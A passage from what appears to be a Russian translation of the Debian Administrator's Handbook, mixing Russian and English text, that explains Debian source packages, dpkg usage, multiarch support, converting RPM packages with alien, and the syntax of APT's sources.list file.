Since Debian 6 Squeeze, Debian developers have the option to use new formats that correct many problems of the historical format. Format 3.0 (quilt) can combine multiple upstream archives in the same source package: in addition to the usual `.orig.tar.gz`, supplementary `.orig-component.tar.gz` archives can be included. This is useful with software that is distributed in several upstream components but for which a single source package is desired. These archives can also be compressed with **xz** rather than **gzip**, which saves disk space and network resources. Finally, the monolithic patch, `.diff.gz` is replaced by a `.debian.tar.xz` archive containing the compiling instructions and a set of upstream patches contributed by the package maintainer. These last are recorded in a format compatible with **quilt** — a tool that facilitates the management of a series of patches.

Файл `.orig.tar.gz` — это архив, содержащий исходный код в том виде, в каком он предоставляется оригинальным разработчиком.

Сопровождающим пакетов Debian не рекомендовано изменять этот архив, чтобы иметь возможность легко проверить подлинность и целостность файла (путём простого сравнения контрольной суммы), а также в угоду пожеланиям некоторых авторов.

The `.debian.tar.xz` contains all of the modifications made by the Debian maintainer, especially the addition of a `debian` directory containing the instructions to execute to construct a Debian package.

ИНСТРУМЕНТ Распаковка пакетов с исходным кодом

При наличии исходного пакета его можно распаковать с помощью **dpkg-source** (из пакета `dpkg-dev`):

```
$ dpkg-source -x zim_0.68-1.dsc
dpkg-source: info: extracting zim in zim-0.68
dpkg-source: info: unpacking zim_0.68.orig.tar.gz
```

```
dpkg-source: info: unpacking zim_0.68-1.debian.tar.xz
```

You can also use **apt** to download a source package and unpack it right away. It requires that the appropriate deb-src lines be present in the /etc/apt/sources.list file, however (for further details, see [Раздел 6.1, «Содержимое файла sources.list»](#)). These are used to list the “sources” of source packages (meaning the servers on which a group of source packages are hosted).

```
$ apt source package
Reading package lists... Done
Selected version '0.68-1' (stable) for zim
NOTICE: 'zim' packaging is maintained in the 'Git' version control system at:
https://salsa.debian.org/debian/zim.git
Please use:
git clone https://salsa.debian.org/debian/zim.git
to retrieve the latest (possibly unreleased) updates to the package.
Need to get 2055 kB of source archives.
Get:1 https://cdn-aws.deb.debian.org/debian stable/main zim 0.68-1 (dsc) [1586 B]
Get:2 https://cdn-aws.deb.debian.org/debian stable/main zim 0.68-1 (tar) [2044 kB]
Get:3 https://cdn-aws.deb.debian.org/debian stable/main zim 0.68-1 (diff) [9300 B]
Fetched 2055 kB in 1s (3356 kB/s)
dpkg-source: info: extracting zim in zim-0.68
dpkg-source: info: unpacking zim_0.68.orig.tar.gz
dpkg-source: info: unpacking zim_0.68-1.debian.tar.xz
```

5.3.2. Использование в Debian

Пакеты с исходными кодами являются основой всего в системе Debian. При помощи них собраны все остальные пакеты Debian, и любое изменение в двоичных пакетах — следствие изменений, внесенных в исходный пакет. Сопровождающие Debian работают только с исходными пакетами, однако знают, какими окажутся последствия их действий для двоичных пакетов. Так что плоды их трудов находятся в исходных пакетах: к ним можно легко вернуться, и они есть начали всего.

When a new version of a package (source package and one or more binary packages) arrives on the Debian server, the source package is the most important. Indeed, it will then be used by a network of machines of different architectures for compilation on the various architectures supported by Debian. The fact that the developer also sends one or more binary packages for a given architecture (usually i386 or amd64) is relatively unimportant, since these could just as well have been automatically generated.

→ <https://buildd.debian.org/>

GOING FURTHER Source only maintainer uploads

Right after the release of Debian 10 Buster the [Release Team](#) announced that maintainer binary uploads will no longer be accepted for `main` and all binary packages in this component will be built automatically from mandatory source-only uploads.

5.4. Работа с пакетами при помощи **dpkg**

dpkg is the base command for handling Debian packages on the system. If you have .deb packages, it is **dpkg** that allows installation or analysis of their contents. But this program only has a partial view of the Debian universe: it knows what is installed on the system, and whatever it is given on the command line, but knows nothing of the other available packages. As such, it will fail if a dependency is not met. Tools such as **apt** and **aptitude**, on the contrary, will create a list of dependencies to install everything as automatically as possible.

ЗАМЕТКА **dpkg** или **apt**?

dpkg стоит рассматривать как низкоуровневый инструмент (движок), а **apt** — как инструмент, более близкий к пользователю, обходящий ограничения первого. Эти инструменты работают совместно, каждый со своей спецификой, заточенный под определённый круг задач.

5.4.1. Установка пакетов

dpkg — это, прежде всего, инструмент для установки уже доступных пакетов Debian (поскольку он ничего не загружает). Чтобы установить пакет, используется опция `-i` или `--install`.

Пример 5.2. Установка пакета при помощи **dpkg**

```
# dpkg -i man-db_2.8.5-2_amd64.deb
(Reading database ... 14913 files and directories currently installed)
Preparing to unpack .../man-db_2.8.5-2_amd64.deb ...
Unpacking man-db (2.8.5-2) over (2.8.5-2) ...
Setting up man-db (2.8.5-2) ...
Updating database of manual pages ...
Processing triggers for mime-support (3.62) ...
```

We can see the different steps performed by **dpkg**; we know, thus, at what point any error may have occurred. The installation can also be effected in two stages: first unpacking, then configuration. **apt** takes advantage of this, limiting the number of calls to **dpkg** (since each call is costly, due to loading of the database in memory, especially the list of already installed files).

Пример 5.3. Раздельная распаковка и настройка

```
# dpkg --unpack man-db_2.8.5-2_amd64.deb
(Reading database ... 14937 files and directories currently installed)
Preparing to unpack man-db_2.8.5-2_amd64.deb ...
Unpacking man-db (2.8.5-2) over (2.8.5-2) ...
Processing triggers for mime-support (3.62) ...
# dpkg --configure man-db
Setting up man-db (2.8.5-2) ...
Updating database of manual pages ...
```

Иногда **dpkg** по той или иной причине не может установить пакет и возвращает ошибку; если пользователь даёт указание проигнорировать эту ошибку, будет выдано лишь предупреждение; для этого существуют различные опции `--force-*`. Команда **dpkg --force-help**, или документация этой команды, выдаст полный список таких опций. Самой частой ошибкой, с которой вам придётся рано или поздно столкнуться, является конфликт файлов. Когда пакет содержит файл,

который уже установлен другим пакетом, **dpkg** откажется устанавливать его, и мы получим такое сообщение:

Распаковывается пакет libgdm (из файла .../libgdm_3.8.3-2_amd64.d
dpkg: ошибка при обработке параметра /var/cache/apt/archives/libg
попытка перезаписать «/usr/bin/gdmflexiserver», который уже имее

В этом случае, если вы считаете, что замена этого файла не представляет существенной опасности для стабильности вашей системы (зачастую это именно так), вы можете использовать опцию **--force-overwrite**, которая сообщит **dpkg** о необходимости проигнорировать эту ошибку и перезаписать файл.

Хотя есть много опций **--force-***, только **--force-overwrite** рекомендуется для регулярного использования. Остальные предназначены только для исключительных случаев, и лучше не трогать их, пока это возможно, чтобы соблюдать правила, заложенные при создании пакета. Не забывайте, что эти правила являются гарантией целостности и стабильности системы.

ВНИМАНИЕ Эффективное использование **--force-***

Если вы не будете осторожны, использование опции **--force-*** может привести к тому, что команды АРТ перестанут работать. Некоторые из этих опций позволяют установить пакет с неудовлетворёнными зависимостями или при наличии конфликта. В результате согласованность системы с точки зрения зависимостей нарушается, и команды АРТ откажутся выполнять какие-либо действия кроме тех, которые вернут систему в согласованное состояние (это обычно сводится к установке отсутствующей зависимости или удалению проблемного пакета). Вот пример сообщения, сигнализирующего о такой ошибке, которое получено после установки новой версии rdesktop с игнорированием зависимости от более новой версии libc6:

```
# apt full-upgrade
[...]
Возможно, для исправления этих ошибок вы захотите воспользоваться «apt-get -f install».
Пакеты, имеющие неудовлетворённые зависимости:
  rdesktop: Зависит от: libc6 (>= 2.5) но 2.3.6.ds1-13etch7 уже установлен
E: Неудовлетворённые зависимости. Попытайтесь использовать -f.
```

Бесстрашные администраторы, уверенные в правильности своего анализа ситуации, могут проигнорировать предупреждение о проблеме зависимостями или конфликте, используя соответствующую опцию **--force-***. В этом случае, если необходимо продолжать использовать **apt** или **aptitude**, нужно отредактировать **/var/lib/dpkg/status** и удалить/изменить зависимость или конфликт.

This manipulation is an ugly hack, and should never be used, except in the most extreme case of necessity. Quite frequently, a more fitting solution is to recompile the package that is causing the problem (see [Раздел 15.1, «Пересборка пакета из его исходного кода»](#)) or use a new version (potentially corrected) from a repository such as the stable-backports one (see [Раздел 6.1.2.4, «Стабильное ПО с обратной совместимостью»](#)).

5.4.2. Удаление пакета

Invoking **dpkg** with the **-r** or **--remove** option, followed by the name of a package, removes that package. This removal is, however, not complete: all of the configuration files, maintainer scripts, log files (system logs) and other user data handled by the package remain. That way disabling the program is easily done by uninstalling it, and it is still possible to quickly reinstall it with the same configuration. To completely remove everything associated with a package, use the **-P** or **--purge** option, followed by the package name.

Пример 5.4. Полное удаление пакета **debian-cd**

```
# dpkg -r debian-cd
(Reading database ... 15915 files and directories currently installed)
Removing debian-cd (3.1.25) ...
# dpkg -P debian-cd
(Reading database ... 15394 files and directories currently installed)
Purging configuration files for debian-cd (3.1.25) ...
```

5.4.3. Запросы к базе данных **dpkg** и анализ файлов .deb

К ОСНОВАМ Синтаксис опций команд

Для большинства опций существуют «длинные» (одно или несколько слов, перед которыми ставится двойной дефис) и «короткие» варианты (одна буква, часто первая буква «длинного» варианта, после одного дефиса). Это соглашение так распространено, что уже является стандартом POSIX.

Прежде чем завершить этот раздел, рассмотрим опции **dpkg** для запросов к внутренней базе данных для получения различной информации. При этом сперва будут указываться длинные, а затем соответствующие короткие опции (которые, разумеется, принимают те же самые аргументы). Так, **--listfiles** *пакет* (или **-L**) выводит список файлов, установленных пакетом; **--search** *файл* (или **-S**) ищет пакет, к которому относится этот файл; **--status** *пакет* (ор **-s**) выводит информацию о том или ином установленном пакете; **--list** (или **-l**) показывает список пакетов, известных системе, и их статус; **--contents** *file.deb* (или **-c**) показывает список файлов в этом пакете; **--info** *file.deb* (или **-I**) показывает информацию о пакете Debian.

CAUTION dpkg --search and merged /usr

For [various reasons](#), Debian now installs by default a few top-level directories as symlinks to their counterparts below /usr. For instance, /bin, /sbin and /lib are now symlinks to, respectively, /usr/bin, /usr/sbin and /usr/lib.

While this does provide desirable benefits, it can also be a source of confusion. For example, when you query **dpkg** which package is owning a given file, it will only be able to answer when you ask for its original path:

```
$ dpkg --search /bin/mount
mount: /bin/mount
$ dpkg --search /usr/bin/mount
dpkg-query: no path found matching pattern /usr/bin/mount
$ dpkg --search /bin/apt
dpkg-query: no path found matching pattern /bin/apt
$ dpkg --search /usr/bin/apt
```

```
apt: /usr/bin/apt
```

Пример 5.5. Получение информации с помощью dpkg

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
/usr/share/base-passwd
/usr/share/base-passwd/group.master
/usr/share/base-passwd/passwd.master
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/README
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/lintian
/usr/share/lintian/overrides
/usr/share/lintian/overrides/base-passwd
/usr/share/man
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-passwd.8.gz
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/ja
/usr/share/man/ja/man8
/usr/share/man/ja/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/man/ru
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
```

```

$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 15719
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
Version: 8.30-3
Pre-Depends: libacl1 (>= 2.2.23), libattr1 (>= 1:2.4.44), libc6 (
Description: GNU core utilities
  This package contains the basic file, shell and text manipulation
  utilities which are expected to exist on every operating system.

.
  Specifically, this package includes:
arch base64 basename cat chcon chgrp chmod chown chroot cksum co
csplit cut date dd df dir dircolors dirname du echo env expand e
factor false flock fmt fold groups head hostid id install join l
logname ls md5sum mkdir mkfifo mknod mktemp mv nice nl nohup npr
od paste pathchk pinky pr printenv printf ptx pwd readlink realp
rmdir runcon sha*sum seq shred sleep sort split stat stty sum sy
tail tee test timeout touch tr true truncate tsort tty uname une
uniq unlink users vdir wc who whoami yes
Homepage: http://gnu.org/software/coreutils
$ dpkg -l 'b*'
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-conf/Half-inst/trig-aw
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name          Version          Architecture
+++-+-----+-----+-----+-----+
un  backupninja      <none>        <none>        (no desc
un  backuppcc       <none>        <none>        (no desc
un  baobab          <none>        <node>        (no desc
un  base             <none>        <none>        (no desc
un  base-config      <none>        <none>        (no desc
ii   base-files       11           amd64        Debian b
ii   base-passwd     3.5.46       amd64        Debian b
ii   bash            5.0-4        amd64        GNU Bour
[...]
$ dpkg -c /var/cache/apt/archives/gnupg-utils_2.2.12-1_amd64.deb
drwxr-xr-x root/root          0 2018-12-15 02:17 ./
drwxr-xr-x root/root          0 2018-12-15 02:17 ./usr/
drwxr-xr-x root/root          0 2018-12-15 02:17 ./usr/bin/
-rw-r-xr-x root/root        3516 2018-12-15 02:17 ./usr/bin/gpg-zip

```

```
-rwxr-xr-x root/root      866256 2018-12-15 02:17 ./usr/bin/gpgcomp
-rwxr-xr-x root/root      30792  2018-12-15 02:17 ./usr/bin/gpgpars
-rwxr-xr-x root/root      84432  2018-12-15 02:17 ./usr/bin/gpgsplt
-rwxr-xr-x root/root     154952  2018-12-15 02:17 ./usr/bin/gpgtar
-rwxr-xr-x root/root    166568  2018-12-15 02:17 ./usr/bin/kbxutil
-rwxr-xr-x root/root      1081   2017-08-28 12:22 ./usr/bin/lspgpot
-rwxr-xr-x root/root      2194   2018-11-18 23:37 ./usr/bin/migrate
-rwxr-xr-x root/root    121576  2018-12-15 02:17 ./usr/bin/symcrys
-rwxr-xr-x root/root     18424  2018-12-15 02:17 ./usr/bin/watchgn
drwxr-xr-x root/root          0  2018-12-15 02:17 ./usr/sbin/
-rwxr-xr-x root/root     3075   2018-12-15 02:17 ./usr/sbin/addgnu
-rwxr-xr-x root/root     2217   2018-12-15 02:17 ./usr/sbin/applyg
drwxr-xr-x root/root          0  2018-12-15 02:17 ./usr/share/
drwxr-xr-x root/root          0  2018-12-15 02:17 ./usr/share/doc/
[...]
$ dpkg -I /var/cache/apt/archives/gnupg-utils_2.2.12-1_amd64.deb
new Debian package, version 2.0.
size 857408 bytes: control archive=1844 bytes.
  1564 bytes,   32 lines      control
  1804 bytes,   28 lines      md5sums
Package: gnupg-utils
Source: gnupg2
Version: 2.2.12-1
Architecture: amd64
Maintainer: Debian GnuPG Maintainers <pkg-gnupg-maint@lists.alio
Installed-Size: 1845
Depends: libassuan0 (>= 2.0.1), libbz2-1.0, libc6 (>= 2.25), lib
Recommends: gpg, gpg-agent, gpgconf, gpgsm
Breaks: gnupg (<< 2.1.21-4), gnupg-agent (<< 2.1.21-4)
Replaces: gnupg (<< 2.1.21-4), gnupg-agent (<< 2.1.21-4)
Section: utils
Priority: optional
Multi-Arch: foreign
Homepage: https://www.gnupg.org/
Description: GNU privacy guard - utility programs
GnuPG is GNU's tool for secure communication and data storage.

This package contains several useful utilities for manipulating
OpenPGP data and other related cryptographic elements. It incl
.
* addgnupghome -- create .gnupg home directories
* applygnupgdefaults -- run gpgconf --apply-defaults for all u
* gpgcompose -- an experimental tool for constructing arbitrar
              sequences of OpenPGP packets (e.g. for testing
* gpgparsemail -- parse an e-mail message into annotated forma
* gpgsplit -- split a sequence of OpenPGP packets into files
* gpgtar -- encrypt or sign files in an archive
* kbxutil -- list, export, import Keybox data
```

```
* lsgpgot -- convert PGP ownertrust values to GnuPG
* migrate-pubring-from-classic-gpg -- use only "modern" format
* symcryptrun -- use simple symmetric encryption tool in GnuPG
* watchgnupg -- watch socket-based logs
[ .. ]
```

УГЛУБЛЯЕМСЯ Сравнение версий

Так как **dpkg** является программой для работы с пакетами Debian, она, помимо всего прочего, содержит эталонную реализацию логики сравнения номеров версий. Поэтому у неё есть опция **--compare-versions**, используемая внешними программами (главным образом — сценариями настройки, запускаемыми самой **dpkg**). Для этой опции требуются три параметра: номер версии, оператор сравнения и второй номер версии. Допустимые операторы сравнения — **lt** (строго меньше), **le** (меньше или равна), **eq** (равна), **ne** (не равна), **ge** (больше или равна), и **gt** (строго больше). Если сравнение верно, **dpkg** возвращает 0 (успех), если нет, то ненулевое значение (признак ошибки).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1
```

Обратите внимание на неожиданный сбой последнего сравнения: для **dpkg** буквы **pre**, обозначающие, как правило, предварительный выпуск, не имеет никакого особого значения, и буквенные символы сравниваются таким же образом, как и числа ($a < b < c \dots$), в алфавитном порядке. Именно поэтому **dpkg** считает, что «**0pre3**» больше, чем «**0**». При необходимости указать в номере версии, что она относится к предварительному выпуску, используется символ тильды «~»:

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

5.4.4. Файл журнала `dpkg`

dpkg сохраняет журнал всех своих действий в `/var/log/dpkg.log`. Этот журнал чрезвычайно подробный: в нём задокументированы все этапы обработки пакетов **dpkg**. Этот журнал помогает не только отследить поведение `dpkg`, но и сохранить историю изменений в системе: можно найти точный момент, когда каждый пакет был установлен или обновлён, и эта информация может быть чрезвычайно полезной при выяснении причин изменения поведения системы в целом. Кроме того, ведётся запись информации обо всех версиях, и её легко сверить с `changelog.Debian.gz` из соответствующего пакета или с отчётом об ошибках онлайн.

5.4.5. Поддержка мультиархитектуры

Все пакеты Debian имеют поле `Architecture` в своих метаданных. Это поле может содержать либо значение «`all`» (для пакетов, которые не зависят от архитектуры), либо название конкретной архитектуры, для которой пакет предназначен (например «`amd64`», «`armhf`», ...). В последнем случае `dpkg` по умолчанию допустит установку пакета только в том случае, если его архитектура соответствует архитектуре системы, возвращаемой `dpkg --print-architecture`.

Это ограничение гарантирует, что в системе не окажется двоичных файлов, скомпилированных для неправильной архитектуры. Всё было бы прекрасно, но на (некоторых) компьютерах можно запускать двоичные файлы для разных архитектур, нативно (к примеру, на системах «`amd64`» работают двоичные файлы для «`i386`») или через эмуляторы.

5.4.5.1. Включение мультиархитектуры

Поддержка мультиархитектуры `dpkg` позволяет определять «чужеродные архитектуры», которые могут быть установлены в данной системе. Это легко сделать с помощью `dpkg --add-architecture`, как показано в примере ниже. Существует и соответствующая команда `dpkg --remove-architecture` для отключения поддержки чужеродной архитектуры, но её можно использовать только в том случае, когда в системе не осталось ни одного пакета этой архитектуры.

```
# dpkg --print-architecture
amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-8-base_8.3.0-6_armhf.deb
dpkg: error processing archive gcc-8-base_8.3.0-6_armhf.deb (--in
  package architecture (armhf) does not match system (amd64)
Errors were encountered while processing:
  gcc-8-base_8.3.0-6_armhf.deb
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
```

```
armhf
armel
# dpkg -i gcc-8-base_8.3.0-6_armhf.deb
(Reading database ... 14319 files and directories currently installed)
Preparing to unpack gcc-8-base_8.3.0-6_armhf.deb ...
Unpacking gcc-8-base:armhf (8.3.0-6) ...
Setting up gcc-8-base:armhf (8.3.0-6) ...
# dpkg --remove-architecture armhf
dpkg: error: cannot remove architecture 'armhf' currently in use
# dpkg --remove-architecture armel
# dpkg --print-foreign-architectures
armhf
```

ЗАМЕТКА Поддержка мультиархитектуры в APT

APT will automatically detect when dpkg has been configured to support foreign architectures and will start downloading the corresponding Packages files during its update process.

Чужеродные пакеты можно установить при помощи команды **apt install пакет:архитектура**.

НА ПРАКТИКЕ Использование собственнических двоичных файлов i386 в системах amd64

There are multiple use cases for multi-arch, but the most popular ones are the possibility to execute (sometimes proprietary) 32 bit binaries (i386) on 64 bit systems (amd64), and the possibility to cross-compile software for a platform or an architecture different from the host one.

5.4.5.2. Изменения, связанные с мультиархитектурой

To make multi-arch actually useful and usable, libraries had to be repackaged and moved to an architecture-specific directory so that multiple copies (targeting different architectures) can be installed alongside. Such updated packages contain the “Multi-Arch: same” header field to tell the packaging system that the various architectures of the package can be safely co-installed (and that those packages can only satisfy dependencies of packages of the same architecture). The most important libraries have been converted since the introduction of multi-arch in Debian 7 Wheezy, but there are many libraries that will likely never be converted unless someone specifically requests it (through a bug report for example).

```
$ dpkg -s gcc-8-base
dpkg-query: error: --status needs a valid package name but 'gcc-8

Use --help for help about querying packages.
$ dpkg -s gcc-8-base:amd64 gcc-8-base:armhf | grep ^Multi
Multi-Arch: same
Multi-Arch: same
$ dpkg -L libgcc1:amd64 |grep .so
/lib/x86_64-linux-gnu/libgcc_s.so.1
$ dpkg -S /usr/share/doc/gcc-8-base/copyright
gcc-8-base:amd64, gcc-8-base:armhf: /usr/share/doc/gcc-8-base/cop
```

Стоит отметить, что для пакетов с полем Multi-Arch: same следует указывать имена с названием архитектуры, чтобы их можно было однозначно идентифицировать. Они также могут иметь общие файлы с другими экземплярами того же пакета; **dpkg** в этом случае гарантирует, что все пакеты имеют бит-в-бит идентичные общие файлы. Все экземпляры пакета должны быть одной и той же версии, так что и обновляться они должны вместе.

Поддержка мультиархитектуры также привносит некоторые интересные особенности в механизм обработки зависимостей. Для удовлетворения зависимости требуется либо пакет, помеченный «Multi-Arch: foreign», или пакет с такой же архитектурой (при разрешении зависимости архитектуро-независимые пакеты считаются имеющими ту же архитектуру, что и система). Зависимость может также быть ослаблена, чтобы позволить пакету любой архитектуры удовлетворять её, с помощью синтаксиса *пакет*:any, но чужеродные пакеты могут удовлетворять такую зависимость, только если они помечены «Multi-Arch: allowed».

5.5. Сосуществование с другими пакетными системами

Пакеты Debian — это не единственный формат пакетов, используемый в мире свободного ПО. Основным конкурентом является формат RPM из дистрибутива Red Hat Linux и его многочисленных производных. Red Hat — очень популярный коммерческий дистрибутив. Поэтому программное обеспечение, предоставляемое третьими сторонами, как правило распространяется в виде пакетов RPM, а не Debian.

Столкнувшись с такой ситуацией, важно знать, что программа **rpm**, работающая с RPM-пакетами, доступна в виде пакета Debian, что делает возможным использование этого формата пакетов в Debian. Но нужно быть крайне осторожным и ограничиться такими операциями, как получение информации о пакете или проверка его целостности. Устанавливать пакеты RPM с помощью **rpm** в Debian неблагородно; RPM использует свою собственную базу данных, отличную от используемой «родным» ПО (таким как **dpkg**). По этой причине невозможно гарантировать стабильное сосуществование двух пакетных систем.

С другой стороны, утилита **alien** может преобразовывать пакеты RPM в Debian и наоборот.

СООБЩЕСТВО Поощрение внедрения .deb

If you regularly use the **alien** program to install RPM packages coming from one of your providers, do not hesitate to write to them and amicably express your strong preference for the .deb format. Note that the format of the package is not everything: a .deb package built with **alien** or prepared for a version of Debian different than that which you use, or even for a derivative distribution like Ubuntu, would probably not offer the same level of quality and integration as a package specifically developed for Debian Buster.

```
$ fakeroot alien --to-deb phpMyAdmin-4.7.5-2.fc28.noarch.rpm  
phpmyadmin_4.7.5-3_all.deb generated
```

```
$ ls -s phpmyadmin_4.7.5-3_all.deb  
4356 phpmyadmin_4.7.5-3_all.deb
```

Как вы можете убедиться, тут нет ничего сложного. Не забывайте, однако, что созданный пакет не содержит никакой информацию о зависимостях, поскольку зависимости в двух форматах пакетов не имеют строгого соответствия друг другу. Поэтому администратору придется вручную проверить работоспособность преобразованного пакета, и это является главной причиной, по которой следует избегать использования полученных таким образом пакетов Debian. К счастью, в репозиториях Debian находится самый большой набор пакетов программного обеспечения, и скорее всего то, что вы ищете, там уже есть.

Заглянув на страницу `man` команды **alien**, вы заметите, что эта программа может работать и с другими форматами пакетов, в частности с используемым в дистрибутиве Slackware (там используются самые обычные архивы `tar.gz`).

Debian славится стабильностью программного обеспечения, развёрнутого инструментом **dpkg**. Набор инструментов APT, который будет рассмотрен в следующей главе, сохраняет это достоинство, при этом освобождая администратора от управления состоянием пакетов — необходимой, но сложной задачи.

Глава 6. Обслуживание и обновление: инструменты APT

What makes Debian so popular with administrators is how easily software can be installed and how easily the whole system can be updated. This unique advantage is largely due to the *APT* program, which Falcot Corp administrators studied with enthusiasm.

APT is the abbreviation for Advanced Package Tool. What makes this program “advanced” is its approach to packages. It doesn't simply evaluate them individually, but it considers them as a whole and produces the best possible combination of packages depending on what is available and compatible according to dependencies.

СЛОВАРЬ Источник пакета и исходник пакета

The word *source* can be ambiguous. A "source package" — a package containing the source code of a program — should not be confused with a "package source" — a repository (website, FTP server, CD-ROM, local directory, etc.) which contains packages.

APT needs to be given a “list of package sources (repositories)”: the file `/etc/apt/sources.list` will list the different repositories that publish Debian packages. APT will then import the list of packages published by each of these sources. This operation is achieved by downloading `Packages.xz` files or a variant such as `Packages.gz` or `.bz2` (using a different compression method) in case of a source of binary packages and by analyzing their contents. In case of a source of source packages, APT downloads `Sources.xz` files or a variant using a different compression method. When an old copy of these files is already present, APT can update it by only downloading the differences (see sidebar [TIP Incremental updates](#)).

ОСНОВЫ Форматы сжатия gzip, bzip2, LZMA and XZ

Расширение .gz относится к файлам, сжатым утилитой **gzip**. **gzip** является быстрой и эффективной традиционной Unix утилитой для сжатия файлов. Новые инструменты данной утилиты позволяют достичь большей степени сжатия, но требуют больших ресурсов (времени вычисления и памяти) для сжатия а распаковки файлов. Среди них, по порядку появления, можно выделить **bzip2** (формирует файлы с расширением .bz2), **Izma** (формирует файлы .1zma) и **xz** (формирует файлы .xz).

6.1. Содержимое файла sources.list

6.1.1. Синтаксис

Each active line in the `/etc/apt/sources.list` file represents a package source (repository) and is made of at least three parts separated by spaces. For a complete description of the file format and the accepted entry compositions see `sources.list(5)`.

Пример 6.1. Example entry format in `/etc/apt/sources.list`

```
deb url distribution component1 component2 component3 [...] compon  
deb-src url distribution component1 component2 component3 [...] co
```

Первое поле показывает тип источника:

`deb`

package source (repository) of binary packages

`deb-src`

package source (repository) of source packages

The second field gives the base URL of the source. Combined with the filenames listed in the `Packages.xz` files, it must give a full and valid URL. This can consist in a Debian mirror or in any other package archive set up by a third party. The URL can start with `file://` to indicate a local source installed in the system's file hierarchy, with `http://` or `https://` to indicate a source accessible from a web server, or with `ftp://` or `ftps://` for a source available on an FTP server. The URL can also start with `cdrom:` for CD-ROM/DVD/Blu-ray disc based installations, although this is less frequent, since network-based installation methods are eventually more common.

The syntax of the last field depends on the structure of the repository. In the simplest case, you can simply indicate a subdirectory (with a required trailing slash) of the desired source. This is often a simple “`./`” which refers to the absence of a subdirectory. The packages are then directly at the specified URL. But in the most common case, the repositories will be structured like a

Debian mirror, with multiple distributions, each having multiple components. In those cases, name the chosen distribution by its “codename” — see the list in sidebar [СООБЩЕСТВО Брюс Перенс, скандальный лидер](#) — or by the corresponding “suite” (oldstable, stable, testing, unstable) and then the components to enable. A typical Debian mirror provides the components `main`, `contrib`, and `non-free`.

СЛОВАРЬ Архивы `main`, `contrib` и `non-free`

Debian uses three components to differentiate packages according to the licenses chosen by the authors of each work. `Main` gathers all packages which fully comply with the [Debian Free Software Guidelines](#).

The `non-free` component is different because it contains software which does not (entirely) conform to these principles but which can, nevertheless, be distributed without restrictions. This archive, which is not officially part of Debian, is a service for users who could need some of those programs and, nowadays, also require the firmware for their hardware. However, Debian always recommends giving priority to free software. The existence of this component represents a considerable problem for Richard M. Stallman and keeps the Free Software Foundation from recommending Debian to users.

`Contrib` (contributions) is a set of open source software which cannot function without some non-free elements — these elements can be software from the `non-free` section, or non-free files such as game ROMs, BIOS of consoles, etc. — or some elements, not available from the Debian `main` archive at all. The `contrib` component also includes free software whose compilation requires proprietary elements. This was initially the case for the OpenOffice.org office suite, which used to require a proprietary Java environment.

TIP Files in `/etc/apt/sources.list.d/`

Если имеются ссылки на множество источников пакетов, может быть полезным разделение их на несколько файлов. Каждая часть хранится в файлах типа `/etc/apt/sources.list.d/имя файла.list` (смотри вставку [ВЕРНЁМСЯ К ОСНОВАМ Каталоги, оканчивающиеся на .d](#)).

Записи `cdrom` описывают CD/DVD-ROMs, которые у вас есть. В противоположность другим записям, CD-ROM не всегда доступны, поскольку диск должен быть вставлен в привод и поскольку только один диск может быть прочитан за раз. Поэтому эти источники управляются несколько другим путём и добавляются с помощью программы `apt-cdrom`, которая обычно выполняется с параметром `add`.

После запуска данная программа просит пользователя вставить диск в привод, а затем просматривает содержимое диска, ища файлы Packages. Затем она использует эти файлы для обновления база данных доступных пакетов (подобная операция обычно выполняется с помощью команды **apt update**). После этого APT может просить вставить диск, если ей требуется один из этих пакетов.

6.1.2. Хранилища для пользователей стабильных версий Stable

Здесь представлен стандартный файл sources.list для систем, базирующихся на версии Debian Стабильный:

Пример 6.2. Файл /etc/apt/sources.list для пользователей Debian Stable

```
# Security updates
deb http://security.debian.org/ buster/updates main contrib non-f
deb-src http://security.debian.org/ buster/updates main contrib n

## Debian mirror

# Base repository
deb https://deb.debian.org/debian buster main contrib non-free
deb-src https://deb.debian.org/debian buster main contrib non-fre

# Stable updates
deb https://deb.debian.org/debian buster-updates main contrib non
deb-src https://deb.debian.org/debian buster-updates main contrib

# Stable backports
deb https://deb.debian.org/debian buster-backports main contrib n
deb-src https://deb.debian.org/debian buster-backports main contr
```

This file lists all sources of packages associated with the Buster version of Debian (the current Stable suite as of this writing). In the example above, we opted to name “buster” explicitly instead of using the corresponding “stable” aliases (stable, stable-updates, stable-backports) because we don't want to have the underlying distribution changed outside of our control when the next stable release comes out.

Большинство пакетов может быть получено из "основного хранилища", которое содержит все пакеты, но обновляется не часто (около раза в 2 месяца в “точке выпуска”). Остальные хранилища являются частичными (они не содержат все пакеты) и могут содержать обновления (пакеты с новыми версиями), которые APT может установить. В следующих

разделах будут объяснены назначение и правила управления каждым из этих хранилищ.

Обратите внимание, что когда требуемая версия пакета доступна на нескольких хранилищах, первый из списка в файле `sources.list` будет использован. Из-за этого неофициальные источники обычно добавляют в конец файла.

